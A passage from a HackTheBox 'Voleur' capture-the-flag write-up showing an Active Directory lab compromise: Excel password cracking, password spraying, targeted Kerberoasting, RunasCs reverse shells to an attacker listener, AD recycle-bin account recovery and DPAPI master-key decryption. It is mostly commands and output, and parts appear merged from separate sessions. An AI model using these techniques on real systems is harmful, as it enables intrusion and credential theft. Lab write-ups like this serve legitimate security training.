htb-voleur
Voleur is an active directory box that starts with assume breach credentials. I’ll find an Excel notebook with credentials and get a shell. I’ll find a deleted user and switch to a service account to recover it. That user can access an SMB share with a user’s home directory backup, where I’ll find DPAPI encrypted credentials. I’ll recover those, getting access to an SSH key that provides access to a WSL instance. There I’ll find registry hive backups where I can dump the administrator hash.
Box Info
As is common in real life Windows pentests, you will start the Voleur box with credentials for the following account:
ryan.naylor / HollowOct31Nyt
Recon
Initial Scanning
nmap finds a bunch of open TCP ports:
$ nmap -p- -vvv --min-rate 10000 10.10.11.76
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-08 20:48 UTC
...[snip]...
The box shows many of the ports associated with a Windows Domain Controller. The domain is voleur.htb, and the hostname is DC. I’ll use netexec to update my hosts file:
$ netexec smb 10.10.11.76 --generate-hosts-file hosts
SMB 10.10.11.76 445 DC x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
$ cat hosts
10.10.11.76 DC.voleur.htb voleur.htb DC
$ cat hosts /etc/hosts | sponge /etc/hosts
5985 is open for WinRM should I find creds, and 2222 looks like OpenSSH on Ubuntu, likely 20.04 focal. There’s no difference in the TTLs, but that could mean that Windows is proxying the connection or WSL.
I’ll note the 8 hour clock skew, which I’ll need to fix with timedatectl set-ntp 0 & sudo ntpdate voleur.htb to do Kerberos.
Initial Credentials
HackTheBox provides the following scenario associated with Voleur:
As is common in real life Windows pentests, you will start the Voleur box with credentials for the following account: ryan.naylor / HollowOct31Nyt
The creds fail over NTLM:
$ netexec smb 10.10.11.76 -u ryan.naylor -p HollowOct31Nyt
SMB 10.10.11.76 445 DC x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB 10.10.11.76 445 DC [-] voleur.htb\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
STATUS_NOT_SUPPORTED means that NTLM auth is disabled. netexec also shows this as “NTLM:False”.
With Kerberos (after making sure my clock is aligned with timedatectl set-ntp 0 &sudo ntpdate voleur.htb), it works:
$ netexec smb 10.10.11.76 -u ryan.naylor -p HollowOct31Nyt -k
SMB 10.10.11.76 445 DC x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB 10.10.11.76 445 DC [+] voleur.htb\ryan.naylor:HollowOct31Nyt
They also work for LDAP:
$ netexec ldap 10.10.11.76 -u ryan.naylor -p HollowOct31Nyt -k
LDAP 10.10.11.76 389 DC None (name:DC) (domain:voleur.htb) (signing:None) (channel binding:No TLS ) (NTLM:False)
LDAP 10.10.11.76 389 DC [+] voleur.htb\ryan.naylor:HollowOct31Nyt
Given that, I’ll want to prioritize things like:
- SMB shares
- Bloodhound (which includes most of the data from LDAP)
- ADCS
Given the user of Kerberos, I’ll also generate a krb5.conf file using netexec:
$ netexec smb 10.10.11.76 --generate-krb5-file krb5.conf
SMB 10.10.11.76 445 DC x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB 10.10.11.76 445 DC [+] krb5 conf saved to: krb5.conf
SMB 10.10.11.76 445 DC [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
$ sudo cp krb5.conf /etc/krb5.conf
SMB – TCP 445
Share Enumeration
The SMB shares look like the default AD domain controller shares, as well as Finance, HR, and IT:
$ netexec smb 10.10.11.76 -u ryan.naylor -p HollowOct31Nyt -k --shares
SMB 10.10.11.76 445 DC x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB 10.10.11.76 445 DC [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB 10.10.11.76 445 DC Enumerated shares
SMB 10.10.11.76 445 DC Share Permissions Remark
SMB 10.10.11.76 445 DC ----- ----------- ------
SMB 10.10.11.76 445 DC ADMIN$ Remote Admin
SMB 10.10.11.76 445 DC C$ Default share
SMB 10.10.11.76 445 DC Finance
SMB 10.10.11.76 445 DC HR
SMB 10.10.11.76 445 DC IPC$ READ Remote IPC
SMB 10.10.11.76 445 DC IT READ
SMB 10.10.11.76 445 DC NETLOGON READ Logon server share
SMB 10.10.11.76 445 DC SYSVOL READ Logon server share
ryan.naylor has read access to the IT share.
IT Share
To connect to an SMB share using Kerberos, I can use Impacket’s smbclient.py script:
impacket-smbclient voleur.htb/ryan.naylor:HollowOct31Nyt@dc.voleur.htb -k
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
Type help for list of commands
#
Or I can use smbclient (with the krb5.conf in place):
$ smbclient -U 'voleur.htb/ryan.naylor%HollowOct31Nyt' --realm=voleur.htb //dc.voleur.htb/IT
Try "help" to get a list of possible commands.
smb: \>
There’s one document in the IT share:
smb: \> ls
  .                                   D        0  Wed Jan 29 09:10:01 2025
  ..                                DHS        0  Thu Jul 24 20:09:59 2025
  First-Line Support                  D        0  Wed Jan 29 09:40:17 2025

                5311743 blocks of size 4096. 980038 blocks available
smb: \> ls 'First-Line Support\'
  .                                   D        0  Wed Jan 29 09:40:17 2025
  ..                                  D        0  Wed Jan 29 09:10:01 2025
  Access_Review.xlsx                  A    16896  Thu Jan 30 14:14:25 2025

                5311743 blocks of size 4096. 980038 blocks available
I’ll grab a copy:
smb: \First-Line Support\> get Access_Review.xlsx
getting file \First-Line Support\Access_Review.xlsx of size 16896 as Access_Review.xlsx (179.3 KiloBytes/sec) (average 179.3 KiloBytes/sec)
The file is encrypted:
$ file Access_Review.xlsx
Access_Review.xlsx: CDFV2 Encrypted
Trying to open it requires a password:
Crack Password
I’ll use office2john.py to make a hash from the Excel workbook:
office2john Access_Review.xlsx | tee Access_Review.xlsx.hash
Access_Review.xlsx:$office$*2013*100000*256*16*a80811402788c037b50df976864b33f5*500bd7e833dffaa28772a49e987be35b*7ec993c47ef39a61e86f8273536decc7d525691345004092482f9fd59cfa111c
hashcat will take this, and as long as I give the --user flag (since the filename and then a “:” is at the start of the line), it will detect the mode and crack the password in about 15 seconds:
hashcat Access_Review.xlsx.hash /usr/share/wordlists/rockyou.txt --user
hashcat (v7.1.2) starting in autodetect mode

$office$*2013*100000*256*16*a80811402788c037b50df976864b33f5*500bd7e833dffaa28772a49e987be35b*7ec993c47ef39a61e86f8273536decc7d525691345004092482f9fd59cfa111c:football1
Access_Review.xlsx
With the password, the file opens and reveals a list of users, some passwords, and their access:

I’ll make a list of users and passwords, and spray them all to see what works:
$ netexec smb 10.10.11.76 -u users -p passwords -k --continue-on-success | grep -v KDC_ERR_PREAUTH_FAILED
SMB 10.10.11.76 445 DC x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB 10.10.11.76 445 DC [-] voleur.htb\Todd.Wolfe:NightT1meP1dg3on14 KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB 10.10.11.76 445 DC [-] voleur.htb\Todd.Wolfe:M1XyC9pW7qT5Vn KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB 10.10.11.76 445 DC [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
SMB 10.10.11.76 445 DC [-] voleur.htb\Todd.Wolfe:N5pXyW1VqM7CZ8 KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB 10.10.11.76 445 DC [+] voleur.htb\svc_iis:N5pXyW1VqM7CZ8
Most return KDC_ERR_PREAUTH_FAILED, which indicates a wrong password (and I’ve greped out above). Todd.Wolfe shows KDC_ERR_C_PRINCIPAL_UNKNOWN, which matches what was in the Excel document saying the account was deleted. It also shows valid passwords for svc_ldap and svc_iis.
Bloodhound
I’ll get Bloodhound data using RustHound-CE:
$ rusthound-ce -d voleur.htb -u ryan.naylor -p HollowOct31Nyt -c All --zip
---------------------------------------------------
Initializing RustHound-CE at 05:57:43 on 07/09/25
Powered by @g0h4n_0
---------------------------------------------------
[2025-07-09T05:57:43Z INFO  rusthound_ce] Verbosity level: Info
[2025-07-09T05:57:43Z INFO  rusthound_ce] Collection method: All
[2025-07-09T05:57:43Z INFO  rusthound_ce::ldap] Connected to VOLEUR.HTB Active Directory!
[2025-07-09T05:57:43Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-07-09T05:57:43Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-09T05:57:43Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=voleur,DC=htb
[2025-07-09T05:57:43Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-09T05:57:45Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=voleur,DC=htb
[2025-07-09T05:57:45Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-09T05:57:46Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=voleur,DC=htb
[2025-07-09T05:57:46Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-09T05:57:46Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=voleur,DC=htb
[2025-07-09T05:57:46Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-07-09T05:57:47Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=voleur,DC=htb
[2025-07-09T05:57:47Z INFO  rusthound_ce::json::parser] Starting the LDAP objects parsing...
[2025-07-09T05:57:47Z INFO  rusthound_ce::objects::domain] MachineAccountQuota: 10
[2025-07-09T05:57:47Z INFO  rusthound_ce::json::parser] Parsing LDAP objects finished!
[2025-07-09T05:57:47Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2025-07-09T05:57:47Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2025-07-09T05:57:47Z INFO  rusthound_ce::json::maker::common] 12 users parsed!
[2025-07-09T05:57:47Z INFO  rusthound_ce::json::maker::common] 64 groups parsed!
[2025-07-09T05:57:47Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2025-07-09T05:57:47Z INFO  rusthound_ce::json::maker::common] 5 ous parsed!
[2025-07-09T05:57:47Z INFO  rusthound_ce::json::maker::common] 3 domains parsed!
[2025-07-09T05:57:47Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2025-07-09T05:57:47Z INFO  rusthound_ce::json::maker::common] 73 containers parsed!
[2025-07-09T05:57:47Z INFO  rusthound_ce::json::maker::common] .//20250709055747_voleur-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 05:57:47 on 07/09/25! Happy Graphing!
I’ll start the Bloodhound CE docker container and load the data. On marking ryan.naylor and svc_iis owned, I don’t see anything interesting. But svc_ldap has a couple paths of outbound control:

Looking at both paths, there’s nothing too interesting about lacey.miller or second-line support technicians. svc_winrm is a member of Remote Management Users:

This means I should be able to get a shell. I’ll come back to lacey.miller should I get stuck.
Shell as svc_winrm
Targeted Kerberoast
With WriteSPN privileges over the svc_winrm account, I’ll perform a targeted kerberoast attack. I’ve shown this before on Vintage, Administrator, and Blazorized, using targetedKerberoast.py, BloodyAD + NetExec, and PowerView.
$ git clone https://github.com/ShutdownRepo/targetedKerberoast.git
Cloning into 'targetedKerberoast'...

$ unzip targetedKerberoast-main.zip

┌──(puck㉿kali)-[~/targetedKerberoast-main]
└─$ ls
kerberoastables.txt  LICENSE  README.md  requirements.txt  targetedKerberoast.py

┌──(puck㉿kali)-[~/targetedKerberoast-main]
└─$ python3 -m venv .venv_targetedKerberoast

┌──(puck㉿kali)-[~/targetedKerberoast-main]
└─$ source .venv_targetedKerberoast/bin/activate

┌──(.venv_targetedKerberoast)─(puck㉿kali)-[~/targetedKerberoast-main]
└─$ pip3 install -r requirements.txt

┌──(.venv_targetedKerberoast)─(puck㉿kali)-[~/targetedKerberoast-main]
└─$ deactivate
.
┌──(bolke㉿hacky)-[~/htb/voleur]
└─$ KRB5CCNAME=svc_ldap.ccache python3 ~/targetedKerberoast/targetedKerberoast.py -d voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -vv -k --dc-host dc.voleur.htb --request-user svc_winrm -o svc_winrm_targeted_kerb_hash
[*] Starting kerberoast attacks
[DEBUG] Using Kerberos Cache: svc_ldap.ccache
[DEBUG] Using TGT from cache
[*] Attacking user (svc_winrm)
[DEBUG] {'svc_winrm': {'dn': ['CN=svc_winrm,OU=Service Accounts,DC=voleur,DC=htb'], 'spns': ['http/whatever']}}
[DEBUG] Using Kerberos Cache: svc_ldap.ccache
[DEBUG] Using TGT from cache
[DEBUG] User (svc_winrm) has an SPN, kerberoasting now
[+] Writing hash to file for (svc_winrm)
Here I’ll go with bloodyAD and netexec here. First, I’ll add an SPN to svc_winrm:
$ bloodyAD -d voleur.htb -k --host dc.voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn set object svc_winrm servicePrincipalName -v 'http/whatever'
[+] svc_winrm's servicePrincipalName has been updated
Now I’ll collect a TGS:
$ netexec ldap dc.voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k --kerberoasting svc_winrm.hash
$ netexec ldap dc.voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k --kerberoasting svc_winrm.hash
LDAP        dc.voleur.htb   389    DC               [*] None (name:DC) (domain:voleur.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        dc.voleur.htb   389    DC               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
LDAP        dc.voleur.htb   389    DC               [*] Skipping disabled account: krbtgt
LDAP        dc.voleur.htb   389    DC               [*] Total of records returned 1
LDAP        dc.voleur.htb   389    DC               [*] sAMAccountName: svc_winrm, memberOf: CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htb, pwdLastSet: 2025-01-31 10:10:12.398769, lastLogon: 2025-11-07 19:14:06.360214
LDAP        dc.voleur.htb   389    DC               $krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb\svc_winrm*$60b684feeeccdc0462d34859f<snip>60e86644
Crack TGS
I’ll pass that file to hashcat with rockyou.txt:
hashcat svc_winrm.hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting in autodetect mode

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

$krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb\svc_winrm*$9a8ce1<snip>3d69f:AFireInsidedeOzarctica980219afi
It cracks to “AFireInsidedeOzarctica980219afi” almost instantly.
Shell
Validate Creds
These creds work for svc_winrm:
$ netexec smb dc.voleur.htb -u svc_winrm -p AFireInsidedeOzarctica980219afi -k
SMB dc.voleur.htb 445 dc x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB dc.voleur.htb 445 dc [+] voleur.htb\svc_winrm:AFireInsidedeOzarctica980219afi
netexec can’t check winrm over Kerberos, but I have good reason to believe from the Bloodhound data that the account should be able to access it.
Evil-WinRM
Now I’ll use kinit to generate a ticket for the svc_winrm user:
$ kinit svc_winrm
Password for svc_winrm@VOLEUR.HTB: AFireInsidedeOzarctica980219afi
$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: svc_winrm@VOLEUR.HTB

Valid starting       Expires              Service principal
07/09/2025 23:10:57  07/10/2025 09:10:57  krbtgt/VOLEUR.HTB@VOLEUR.HTB
        renew until 07/10/2025 23:10:45
07/09/2025 23:10:59  07/10/2025 09:10:57  HTTP/dc.voleur.htb@VOLEUR.HTB
        renew until 07/10/2025 23:10:45
This is very similar to using something like getTGT.py, but it puts it in the default location so I don’t have to set any environment variables to use it.
impacket-getTGT voleur.htb/svc_winrm -dc-ip 10.129.232.130
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Saving ticket in svc_winrm.ccache

export KRB5CCNAME=svc_winrm.ccache

klist
Ticket cache: FILE:svc_winrm.ccache
Default principal: svc_winrm@VOLEUR.HTB

Valid starting       Expires              Service principal
02/20/2026 18:15:47  02/21/2026 04:15:47  krbtgt/VOLEUR.HTB@VOLEUR.HTB
    renew until 02/21/2026 18:15:47

evil-winrm -i dc.voleur.htb -r VOLEUR.HTB

Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> whoami
voleur\svc_winrm
With that all set up, I’ll connect over WinRM:
$ evil-winrm -i dc.voleur.htb -r voleur.htb

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
And grab the user flag:
*Evil-WinRM* PS C:\Users\svc_winrm\desktop> type user.txt
fc0072d8************************
Shell as todd.wolfe
Enumeration
Home Directories
There’s nothing else of interest in svc_winrm’s home directory:
*Evil-WinRM* PS C:\Users\svc_winrm> tree /f .
 There are several other users with home directories:
*Evil-WinRM* PS C:\Users> ls
Directory: C:\Users
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 6/5/2025 3:30 PM Administrator
d----- 1/29/2025 7:11 AM jeremy.combs
d-r--- 1/28/2025 12:35 PM Public
d----- 1/30/2025 3:39 AM svc_backup
d----- 1/29/2025 4:47 AM svc_ldap
d----- 1/29/2025 7:07 AM svc_winrm
d----- 1/29/2025 4:53 AM todd.wolfe
svc_winrm can’t access any of them.
File System
There are directories at the root of C that match up with the shares available over SMB:
*Evil-WinRM* PS C:\> ls

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/29/2025   1:10 AM                Finance
d-----         1/29/2025   1:10 AM                HR
d-----         5/29/2025   3:07 PM                inetpub
d-----         1/29/2025   1:10 AM                IT
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         1/30/2025   6:20 AM                Program Files
d-----         1/30/2025   5:53 AM                Program Files (x86)
d-r---         1/30/2025   3:38 AM                Users
d-----          6/5/2025  12:53 PM                Windows
svc_winrm can only access IT:
*Evil-WinRM* PS C:\IT> ls

    Directory: C:\IT

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/29/2025   1:40 AM                First-Line Support
d-----         1/29/2025   7:13 AM                Second-Line Support
d-----         1/30/2025   8:11 AM                Third-Line Support
And can’t access any of these directories.
AD Recyclebin
Just as in Cascade and TombWatcher, The AD Recyclebin is enabled here:
*Evil-WinRM* PS C:\> Get-ADOptionalFeature 'Recycle Bin Feature'

Given that svc_ldap is in the restore users group, that seems like a reasonable place to start.
Recover Account
Shell as svc_ldap
To interact with the recyclebin, I’ll need to switch to svc_ldap. This user can’t WinRM, but I can use RunasCs:
*Evil-WinRM* PS C:\programdata> upload RunasCs.exe RunasCs.exe

Info: Uploading RunasCs.exe to C:\programdata\RunasCs.exe

Data: 68948 bytes of 68948 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\programdata> .\RunasCs.exe svc_ldap M1XyC9pW7qT5Vn powershell -r 10.10.14.6:443
[*] Warning: The logon for user 'svc_ldap' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-16119e9$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 5792 created in background.
At my listening nc:
$ rlwrap -cAr nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.76 54625
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32>
Recover todd.wolfe
I’ll check for any deleted accounts in the recyclebin:
PS C:\> Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects -property objectSid,lastKnownParent
Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects -property objectSid,lastKnownParent


Deleted           : True
DistinguishedName : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
LastKnownParent   : OU=Second-Line Support Technicians,DC=voleur,DC=htb
Name              : Todd Wolfe
                    DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
ObjectClass       : user
ObjectGUID        : 1c6b1deb-c372-4cbb-87b1-15031de169db
objectSid         : S-1-5-21-3927696377-1337352550-2781715495-1110
todd.wolfe is there, matching up with what was in the Excel workbook. I’ll recover it:
PS C:\> Restore-ADObject -Identity 1c6b1deb-c372-4cbb-87b1-15031de169db
Shell
I’ll use RunasCs again here to get a shell as todd.wolfe:
PS C:\programdata> .\RunasCs.exe todd.wolfe NightT1meP1dg3on14 powershell -r 10.10.14.6:443
[*] Warning: The logon for user 'todd.wolfe' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-16119e9$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 5600 created in background.
PS C:\programdata> .\RunasCs.exe todd.wolfe NightT1meP1dg3on14 powershell -r 10.10.14.6:443 --bypass-uac

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-16119e9$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 5532 created in background.
It fails the first time, but adding --bypass-uac as recommended works, as there’s a shell at nc:
$ rlwrap -cAr nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.76 54666
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> whoami
voleur\todd.wolfe
Shell as jeremy.combs
Enumeration
todd.wolfe is in the Second-Line Technicians group:
There’s a folder in the C:\IT that I can now access:
PS C:\IT\Second-Line Support> ls

    Directory: C:\IT\Second-Line Support

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/29/2025   7:13 AM                Archived Users
It has a todd.wolfe directory:
PS C:\IT\Second-Line Support\Archived Users> ls

    Directory: C:\IT\Second-Line Support\Archived Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/29/2025   7:13 AM                todd.wolfe
It’s todd.wolfe’s old home directory:
PS C:\IT\Second-Line Support\Archived Users\todd.wolfe>

There’s nothing of interest in the non-hidden directories. But there is a stored credential in AppData:
PS C:\IT\Second-Line Support\Archived Users\todd.wolfe> ls AppData\Roaming\Microsoft\Credentials
Directory: C:\IT\Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 1/29/2025 4:55 AM 398 772275FAD58525253490A9B0039791D3
And the master key is available as well:
PS C:\IT\Second-Line Support\Archived Users\todd.wolfe> ls AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110

    Directory: C:\IT\Second-Line Support\Archived
    Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/29/2025   4:53 AM            740 08949382-134f-4c63-b93c-ce52efc0aa88
Recover Credential
Exfil
I believe that this IT folder is already shared as an SMB share. There is a reset script so I may have to re-run Restore-ADObject -Identity 1c6b1deb-c372-4cbb-87b1-15031de169db to re-enable the account. Then I can connect to the SMB service with smbclient:
$ smbclient -U 'voleur.htb/todd.wolfe%NightT1meP1dg3on14' --realm=voleur.htb //dc.voleur.htb/IT
Try "help" to get a list of possible commands.
smb: \>
todd.wolfe can only see the Second-Line Support directory in the share:
smb: \> ls
  .                                   D        0  Wed Jan 29 09:10:01 2025
  ..                                DHS        0  Thu Jul 24 20:09:59 2025
  Second-Line Support                 D        0  Wed Jan 29 15:13:03 2025

                5311743 blocks of size 4096. 979277 blocks available
But that’s all I need. I’ll get the encrypted credential and the master key:
smb: \> get "Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials\772275FAD58525253490A9B0039791D3" 772275FAD58525253490A9B0039791D3
getting file \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Credentials\772275FAD58525253490A9B0039791D3 of size 398 as 772275FAD58525253490A9B0039791D3 (3.7 KiloBytes/sec) (average 4.3 KiloBytes/sec)
smb: \> get "Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\08949382-134f-4c63-b93c-ce52efc0aa88" 08949382-134f-4c63-b93c-ce52efc0aa88
getting file \Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft\Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\08949382-134f-4c63-b93c-ce52efc0aa88 of size 740 as 08949382-134f-4c63-b93c-ce52efc0aa88 (8.2 KiloBytes/sec) (average 8.2 KiloBytes/sec)
Recover Credential
I’ll use dpapi.py to decrypt the master key:
impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password NightT1meP1dg3on14
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
.
Now I can use that to get the credential:
